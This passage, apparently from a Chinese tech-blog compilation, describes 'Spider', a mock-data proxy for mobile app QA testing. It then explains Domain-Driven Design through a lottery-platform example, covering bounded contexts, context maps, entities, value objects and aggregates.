
首先，App 的请求流程如上图所示，移动 App 把请求发送给 Web 层的 API Server，API Server 再去调用服务端各个应用获取数据，并整合之后返回给 App，这个时候 App 才能展示正常的数据。这时如果需要制造或者修改测试数据的话，我们可能要深入到最后一层去修改，需要了解服务端各个应用的调用逻辑和对应的 DB 读写，增加了测试 App 的时间成本。如果测试会有数据库写操作的，数据测试一次之后就变更了，下次还得继续改，非常耗时。

接入 Spider 之后客户端请求流程图



这个时候在 App 和 API 中间加一层“Spider 请求处理模块”来操作 App 的数据。App 先发请求到 Spider，Spider 来判断这个请求是否继续往后面走，如果需要返回固化测试数据，则直接将准备好的测试数据序列化之后发送给 App。如果不需要返回固化测试数据，Spider 会把请求原封不动的转发给 API，并将从 API 的返回结果返回给 App。

点评列表页




给大家看一下点评 App 的列表页，每一个商户标题右侧的小标签都由 API 接口的某个字段代表，像这么多的情况记的话真的是很难，而且一个个把数据整合起来也是非常花时间的。像这样一个页面，以前列表页的测试可能要需要两三个小时，每一次发版前需要做回归测试的时候，数据到底哪个代表什么可能不太记得了。这时使用 Spider 储存的测试接口数据，直接点击一下页面就能跳转并返回特定的测试数据了。

多设备管理

Spider 的优势在于可以一次同时查看修改设备数据和操作设备，从而节省 QA 的测试时间，提高测试效率。

一个用户能同时测试多台移动设备，不论设备系统、版本或分辨率，设备数理论上没有上限。




可以随时连接测试和查看、修改设备的请求数据。

Spider 功能实现

下面介绍下 Spider 实现：Spider 主要有两个功能模块，一块控制 App 跳转到某个页面，还有一块处理 App 发出的本来应该发送到服务器的那些 API 请求，由 Spider 做一下中转。


首先 App 肯定是需要做一些代码改造，在 APP Debug 面板打开测试开关之后，所有的 App 发送到服务器的请求，都会发送到 Spider。比如说发送到点评 .com 域名全部是 Spider 的域名，由 Spider 决定是不是继续往后台去发。



然后 App 需要另起一个线程，轮询调取 Spider 的心跳接口，并告知 Spider 测试设备的一些基本信息，以便 Spider 控制测试设备去做 URLScheme 的跳转。

具体来说，URLScheme 的跳转都是通过这个流程来实现的，首先 App 发起心跳请求后，把基本的设备信息告诉给 Spider，Spider 拿到之后，就会在设备池里面添加一个新的设备，这个时候请求就先挂起在 Spider 上面，不会返回，这样能够节省网络开销。Spider 拿到这个请求之后，分析出来有新的测试设备连接，这个时候会通知连接的所有前端“某个设备上线了”，用户可以在设备池里面看到这台设备的状态。

如果要使用某台测试设备测试固化数据的展示或者页面的跳转，首先在前端上面勾选这台测试设备，这时 Spider 会把这个设备跟前端建立一个映射关系。之后在前端上面做跳转的操作或者 MOCK 的操作，都能找到对应的设备。



关于持续集成和移动自动化，其实 Spider 还能做很多的事情，比如说能够通过接口控制设备的数据固化、设备的跳转、获取设备请求详细信息。

平时做移动 App 自动化测试的时候，比较困扰的一个问题是：同一套自动化测试脚本调试时可以跑通，但因为测试数据总是会变化（可能测试团单下线了，或者某个接口超时了），由于测试数据不稳定，UI 自动化测试失败率会比较高。这时可以用

Spider 的固化测试数据功能，使 UI 自动化测试更加稳定，就是说，我们消除了数据不稳定的瓶颈，这样自动化会更加稳定。

下图是移动 UI 自动化结合 Spider 的测试报告：利用 Spider 稳定的数据和跳转，在新版本回归测试时对老的功能进行图形对比测试（测试失败的会在对比不通过的地方自动标红）


大众点评网

Status: Pass 16 Failure 2

大众点评网自动化测试

Show Summary Failed All

Test Group/Test case	Count	Pass	Fail	View
自动化case	18	16	2	Detail
关键词搜索列表存在新（引导词有背景图+关键词背景白色，多个词上框）老两种引导词数据结构		fail		
关键词搜索列表存在新（引导词有背景图+关键词背景白色）老两种引导词数据结构、猜你喜欢广告引流词、4个婚宴推广商户+婚宴快捷入口、特殊筛选项出箭头		fail		
Total	**18**	**16**	**2**	



后端架构

领域驱动设计在互联网业务开发中的实践

文彬　子维

前言


至少 30 年以前，一些软件设计人员就已经意识到领域建模和设计的重要性，并形成一种思潮，Eric Evans 将其定义为领域驱动设计（Domain-Driven Design，简称 DDD）。在互联网开发“小步快跑，迭代试错”的大环境下，DDD 似乎是一种比较“古老而缓慢”的思想。然而，由于互联网公司也逐渐深入实体经济，业务日益复杂，我们在开发中也越来越多地遇到传统行业软件开发中所面临的问题。本文就先来讲一下这些问题，然后再尝试在实践中用 DDD 的思想来解决这些问题。

问题

过度耦合

业务初期，我们的功能大都非常简单，普通的 CRUD 就能满足，此时系统是清晰的。随着迭代的不断演化，业务逻辑变得越来越复杂，我们的系统也越来越冗杂。模块彼此关联，谁都很难说清模块的具体功能意图是啥。修改一个功能时，往往光回溯该功能需要的修改点就需要很长时间，更别提修改带来的不可预知的影响面。

下图是一个常见的系统耦合病例。



订单服务接口中提供了查询、创建订单相关的接口，也提供了订单评价、支付、保险的接口。同时我们的表也是一个订单大表，包含了非常多字段。在我们维护代码时，牵一发而动全身，很可能只是想改下评价相关的功能，却影响到了创单核心路径。虽然我们可以通过测试保证功能完备性，但当我们在订单领域有大量需求同时并行开发时，改动重叠、恶性循环、疲于奔命修改各种问题。

上述问题，归根到底在于系统架构不清晰，划分出来的模块内聚度低、高耦合。

有一种解决方案，按照演进式设计的理论，让系统的设计随着系统实现的增长而增长。我们不需要作提前设计，就让系统伴随业务成长而演进。这当然是可行的，敏捷实践中的重构、测试驱动设计及持续集成可以对付各种混乱问题。重构——保持行为不变的代码改善清除了不协调的局部设计，测试驱动设计确保对系统的更改不会导致系统丢失或破坏现有功能，持续集成则为团队提供了同一代码库。

在这三种实践中，重构是克服演进式设计中大杂烩问题的主力，通过在单独的类及方法级别上做一系列小步重构来完成。我们可以很容易重构出一个独立的类来放某些通用的逻辑，但是你会发现你很难给它一个业务上的含义，只能给予一个技术维度描绘的含义。这会带来什么问题呢？新同学并不总是知道对通用逻辑的改动或获取来自该类。显然，制定项目规范并不是好的 idea。我们又闻到了代码即将腐败的味道。

事实上，你可能意识到问题之所在。在解决现实问题时，我们会将问题映射到脑海中的概念模型，在模型中解决问题，再将解决方案转换为实际的代码。上述问题在于我们解决了设计到代码之间的重构，但提炼出来的设计模型，并不具有实际的业务含

义，这就导致在开发新需求时，其他同学并不能很自然地将业务问题映射到该设计模型。设计似乎变成了重构者的自娱自乐，代码继续腐败，重新重构……无休止的循环。

用 DDD 则可以很好地解决领域模型到设计模型的同步、演化，最后再将反映了领域的设计模型转为实际的代码。

注：模型是我们解决实际问题所抽象出来的概念模型，领域模型则表达与业务相关的事实；设计模型则描述了所要构建的系统。

贫血症和失忆症

> **贫血领域对象**
>
> 贫血领域对象（Anemic Domain Object）是指仅用作数据载体，而没有行为和动作的领域对象。

在我们习惯了 J2EE 的开发模式后，Action/Service/DAO 这种分层模式，会很自然地写出过程式代码，而学到的很多关于 OO 理论的也毫无用武之地。使用这种开发方式，对象只是数据的载体，没有行为。以数据为中心，以数据库 ER 设计作驱动。分层架构在这种开发模式下，可以理解为是对数据移动、处理和实现的过程。

以笔者最近开发的系统抽奖平台为例：


- 场景需求

  奖池里配置了很多奖项，我们需要按运营预先配置的概率抽中一个奖项。

  实现非常简单，生成一个随机数，匹配符合该随机数生成概率的奖项即可。

- 贫血模型实现方案

  先设计奖池和奖项的库表配置。



- 设计 AwardPool 和 Award 两个对象，只有简单的 get 和 set 属性的方法

```
class AwardPool {
    int awardPoolId;
    List<Award> awards;
    public List<Award> getAwards() {
        return awards;
    }

    public void setAwards(List<Award> awards) {
        this.awards = awards;
    }
    ......
}

class Award {
   int awardId;
   int probability;// 概率

   ......
}
```

- Service 代码实现

  设计一个 LotteryService，在其中的 drawLottery() 方法写服务逻辑

```
AwardPool awardPool = awardPoolDao.getAwardPool(poolId);//sql 查询，将数据映射
到 AwardPool 对象
for (Award award : awardPool.getAwards()) {
   // 寻找到符合 award.getProbability() 概率的 award
}
```

- 按照我们通常思路实现，可以发现：在业务领域里非常重要的抽奖，我的业务逻辑都是写在 Service 中的，Award 充其量只是个数据载体，没有任何行为。**简单的业务系统采用这种贫血模型和过程化设计是没有问题的**，但在业务逻辑复杂了，业务逻辑、状态会散落到在大量方法中，原本的代码意图会渐渐不明确，我们将这种情况称为由贫血症引起的失忆症。

更好的是采用领域模型的开发方式，将数据和行为封装在一起，并与现实世界中的业务对象相映射。各类具备明确的职责划分，将领域逻辑分散到领域对象中。继续举我们上述抽奖的例子，使用概率选择对应的奖品就应当放到 AwardPool 类中。

为什么选择 DDD？

软件系统复杂性应对

解决**复杂和大规模软件**的武器可以被粗略地归为三类：抽象、分治和知识。

分治 把问题空间分割为规模更小且易于处理的若干子问题。分割后的问题需要足够小，以便一个人单枪匹马就能够解决他们；其次，必须考虑如何将分割后的各个部分装配为整体。分割得越合理越易于理解，在装配成整体时，所需跟踪的细节也就越少。即更容易设计各部分的协作方式。评判什么是分治得好，即高内聚低耦合。

抽象 使用抽象能够精简问题空间，而且问题越小越容易理解。举个例子，从北京到上海出差，可以先理解为使用交通工具前往，但不需要一开始就想清楚到底是高铁还是飞机，以及乘坐他们需要注意什么。

知识 顾名思义，DDD 可以认为是知识的一种。

DDD 提供了这样的知识手段，让我们知道如何抽象出限界上下文以及如何去分治。

与微服务架构相得益彰

微服务架构众所周知，此处不做赘述。我们创建微服务时，需要创建一个高内聚、低耦合的微服务。而 DDD 中的限界上下文则完美匹配微服务要求，可以将该限界上下文理解为一个微服务进程。

上述是从更直观的角度来描述两者的相似处。

在系统复杂之后，我们都需要用分治来拆解问题。一般有两种方式，技术维度和业务维度。技术维度是类似 MVC 这样，业务维度则是指按业务领域来划分系统。

微服务架构更强调从业务维度去做分治来应对系统复杂度，而 DDD 也是同样的着重业务视角。

如果**两者在追求的目标（业务维度）达到了上下文的统一**，那么在具体做法上有什么联系和不同呢?

我们将架构设计活动精简为以下三个层面：


- 业务架构——根据业务需求设计业务模块及其关系
- 系统架构——设计系统和子系统的模块
- 技术架构——决定采用的技术及框架

以上三种活动在实际开发中是有先后顺序的，但不一定孰先孰后。在我们解决常规套路问题时，我们会很自然地往熟悉的分层架构套（先确定系统架构），或者用 PHP 开发很快（先确定技术架构），在业务不复杂时，这样是合理的。

跳过业务架构设计出来的架构关注点不在业务响应上，可能就是个大泥球，在面临需求迭代或响应市场变化时就很痛苦。

DDD 的核心诉求就是将业务架构映射到系统架构上，在响应业务变化调整业务架构时，也随之变化系统架构。而微服务追求业务层面的复用，设计出来的系统架构和业务一致；在技术架构上则系统模块之间充分解耦，可以自由地选择合适的技术架构，去中心化地治理技术和数据。

可以参见下图来更好地理解双方之间的协作关系：



如何实践 DDD

我们将通过上文提到的抽奖平台，来详细介绍我们如何通过 DDD 来解构一个中型的基于微服务架构的系统，从而做到系统的高内聚、低耦合。

首先看下抽奖系统的大致需求：

运营——可以配置一个抽奖活动，该活动面向一个特定的用户群体，并针对一个用户群体发放一批不同类型的奖品（优惠券，激活码，实物奖品等）。

用户 – 通过活动页面参与不同类型的抽奖活动。

设计领域模型的一般步骤如下：

1. 根据需求划分出初步的领域和限界上下文，以及上下文之间的关系；
2. 进一步分析每个上下文内部，识别出哪些是实体，哪些是值对象；
3. 对实体、值对象进行关联和聚合，划分出聚合的范畴和聚合根；
4. 为聚合根设计仓储，并思考实体或值对象的创建方式；
5. 在工程中实践领域模型，并在实践中检验模型的合理性，倒推模型中不足的地方并重构。

战略建模

战略和战术设计是站在 DDD 的角度进行划分。战略设计侧重于高层次、宏观上去划分和集成限界上下文，而战术设计则关注更具体使用建模工具来细化上下文。

领域

现实世界中，领域包含了问题域和解系统。一般认为软件是对现实世界的部分模拟。在 DDD 中，解系统可以映射为一个个限界上下文，限界上下文就是软件对于问题域的一个特定的、有限的解决方案。

限界上下文

> **限界上下文**
>
> 一个由显示边界限定的特定职责。领域模型便存在于这个边界之内。在边界内，每一个模型概念，包括它的属性和操作，都具有特殊的含义。

一个给定的业务领域会包含多个限界上下文，想与一个限界上下文沟通，则需要通过显示边界进行通信。系统通过确定的限界上下文来进行解耦，而每一个上下文内部紧密组织，职责明确，具有较高的内聚性。

一个很形象的隐喻：细胞质所以能够存在，是因为细胞膜限定了什么在细胞内，什么在细胞外，并且确定了什么物质可以通过细胞膜。


划分限界上下文

划分限界上下文，不管是 Eric Evans 还是 Vaughn Vernon，在他们的大作里都没有怎么提及。

显然我们不应该按技术架构或者开发任务来创建限界上下文，应该按照语义的边界来考虑。

我们的实践是，考虑产品所讲的通用语言，从中提取一些术语称之为概念对象，寻找对象之间的联系；或者从需求里提取一些动词，观察动词和对象之间的关系；我们将紧耦合的各自圈在一起，观察他们内在的联系，从而形成对应的界限上下文。形成之后，我们可以尝试用语言来描述下界限上下文的职责，看它是否清晰、准确、简洁和完整。简言之，限界上下文应该从需求出发，按领域划分。

前文提到，我们的用户划分为运营和用户。其中，运营对抽奖活动的配置十分复杂但相对低频。用户对这些抽奖活动配置的使用是高频次且无感知的。根据这样的业务特点，我们首先将抽奖平台划分为 C 端抽奖和 M 端抽奖管理平台两个子域，让两者完全解耦。




在确认了 M 端领域和 C 端的限界上下文后，我们再对各自上下文内部进行限界上下文的划分。下面我们用 C 端进行举例。

产品的需求概述如下：

1. 抽奖活动有活动限制，例如用户的抽奖次数限制，抽奖的开始和结束的时间等；
2. 一个抽奖活动包含多个奖品，可以针对一个或多个用户群体；
3. 奖品有自身的奖品配置，例如库存量，被抽中的概率等，最多被一个用户抽中的次数等等；
4. 用户群体有多种区别方式，如按照用户所在城市区分，按照新老客区分等；
5. 活动具有风控配置，能够限制用户参与抽奖的频率。

根据产品的需求，我们提取了一些关键性的概念作为子域，形成我们的限界上下文。



首先，抽奖上下文作为整个领域的核心，承担着用户抽奖的核心业务，抽奖中包含了奖品和用户群体的概念。

- 在设计初期，我们曾经考虑划分出抽奖和发奖两个领域，前者负责选奖，后者负责将选中的奖品发放出去。但在实际开发过程中，我们发现这两部分的逻辑紧密连接，难以拆分。并且单纯的发奖逻辑足够简单，仅仅是调用第三方服务进行发奖，不足以独立出来成为一个领域。

对于活动的限制，我们定义了活动准入的通用语言，将活动开始 / 结束时间，活动可参与次数等限制条件都收拢到活动准入上下文中。

对于抽奖的奖品库存量，由于库存的行为与奖品本身相对解耦，库存关注点更多是库存内容的核销，且库存本身具备通用性，可以被奖品之外的内容使用，因此我们定义了独立的库存上下文。

由于 C 端存在一些刷单行为，我们根据产品需求定义了风控上下文，用于对活动进行风控。

最后，活动准入、风控、抽奖等领域都涉及到一些次数的限制，因此我们定义了计数上下文。

可以看到，通过 DDD 的限界上下文划分，我们界定出抽奖、活动准入、风控、计数、库存等五个上下文，每个上下文在系统中都高度内聚。

上下文映射图

在进行上下文划分之后，我们还需要进一步梳理上下文之间的关系。

> **康威（梅尔 · 康威）定律**
> 任何组织在设计一套系统（广义概念上的系统）时，所交付的设计方案在结构上都与该组织的沟通结构保持一致。

康威定律告诉我们，系统结构应尽量的与组织结构保持一致。这里，我们认为团队结构（无论是内部组织还是团队间组织）就是组织结构，限界上下文就是系统的业务结构。因此，团队结构应该和限界上下文保持一致。

梳理清楚上下文之间的关系，从团队内部的关系来看，有如下好处：


1. 任务更好拆分，一个开发人员可以全身心的投入到相关的一个单独的上下文中；
2. 沟通更加顺畅，一个上下文可以明确自己对其他上下文的依赖关系，从而使得团队内开发直接更好的对接。

从团队间的关系来看，明确的上下文关系能够带来如下帮助：

1. 每个团队在它的上下文中能够更加明确自己领域内的概念，因为上下文是领域的解系统；
2. 对于限界上下文之间发生交互，团队与上下文的一致性，能够保证我们明确对接的团队和依赖的上下游。

> **限界上下文之间的映射关系**
>
> - 合作关系（Partnership）：两个上下文紧密合作的关系，一荣俱荣，一损俱损。
> - 共享内核（Shared Kernel）：两个上下文依赖部分共享的模型。
> - 客户方 – 供应方开发（Customer-Supplier Development）：上下文之间有组织的上下游依赖。
> - 遵奉者（Conformist）：下游上下文只能盲目依赖上游上下文。
> - 防腐层（Anticorruption Layer）：一个上下文通过一些适配和转换与另一个上下文交互。
> - 开放主机服务（Open Host Service）：定义一种协议来让其他上下文来对本上下文进行访问。
> - 发布语言（Published Language）：通常与 OHS 一起使用，用于定义开放主机的协议。
> - 大泥球（Big Ball of Mud）：混杂在一起的上下文关系，边界不清晰。
> - 另谋他路（SeparateWay）：两个完全没有任何联系的上下文。

上文定义了上下文映射间的关系，经过我们的反复斟酌，抽奖平台上下文的映射关系图如下：



由于抽奖，风控，活动准入，库存，计数五个上下文都处在抽奖领域的内部，所以它们之间符合“一荣俱荣，一损俱损”的合作关系（PartnerShip，简称 PS）。

同时，抽奖上下文在进行发券动作时，会依赖券码、平台券、外卖券三个上下文。抽奖上下文通过防腐层（Anticorruption Layer，ACL）对三个上下文进行了隔离，而三个券上下文通过开放主机服务（Open Host Service）作为发布语言（Published Language）对抽奖上下文提供访问机制。

通过上下文映射关系，我们明确的限制了限界上下文的耦合性，即在抽奖平台中，无论是上下文内部交互（合作关系）还是与外部上下文交互（防腐层），耦合度都限定在数据耦合（Data Coupling）的层级。

战术建模——细化上下文

梳理清楚上下文之间的关系后，我们需要从战术层面上剖析上下文内部的组织关系。首先看下 DDD 中的一些定义。

> **实体**
>
> 当一个对象由其标识（而不是属性）区分时，这种对象称为实体（Entity）。
>
> 例：最简单的，公安系统的身份信息录入，对于人的模拟，即认为是实体，因为每个人是独一无二的，且其具有唯一标识（如公安系统分发的身份证号码）。

在实践上建议将属性的验证放到实体中。

> **值对象**
>
> 当一个对象用于对事务进行描述而没有唯一标识时，它被称作值对象（Value Object）。
>
> 例：比如颜色信息，我们只需要知道 {"name":" 黑色 "，"css":"#000000"} 这样的值信息就能够满足要求了，这避免了我们对标识追踪带来的系统复杂性。

值对象很重要，在习惯了使用数据库的数据建模后，很容易将所有对象看作实体。使用值对象，可以更好地做系统优化、精简设计。

它具有不变性、相等性和可替换性。

在实践中，需要保证值对象创建后就不能被修改，即不允许外部再修改其属性。在不同上下文集成时，会出现模型概念的公用，如商品模型会存在于电商的各个上下文中。在订单上下文中如果你只关注下单时商品信息快照，那么将商品对象视为值对象是很好的选择。

> **聚合根**
>
> Aggregate(聚合) 是一组相关对象的集合，作为一个整体被外界访问，聚合根（Aggregate Root）是这个聚合的根节点。

聚合是一个非常重要的概念，核心领域往往都需要用聚合来表达。其次，聚合在技术上有非常高的价值，可以指导详细设计。

聚合由根实体，值对象和实体组成。

如何创建好的聚合?

- 边界内的内容具有一致性：在一个事务中只修改一个聚合实例。如果你发现边界内很难接受强一致，不管是出于性能或产品需求的考虑，应该考虑剥离出独立的聚合，采用最终一致的方式。
- 设计小聚合：大部分的聚合都可以只包含根实体，而无需包含其他实体。即使一定要包含，可以考虑将其创建为值对象。
- 通过唯一标识来引用其他聚合或实体：当存在对象之间的关联时，建议引用其唯一标识而非引用其整体对象。如果是外部上下文中的实体，引用其唯一标识或将需要的属性构造值对象。

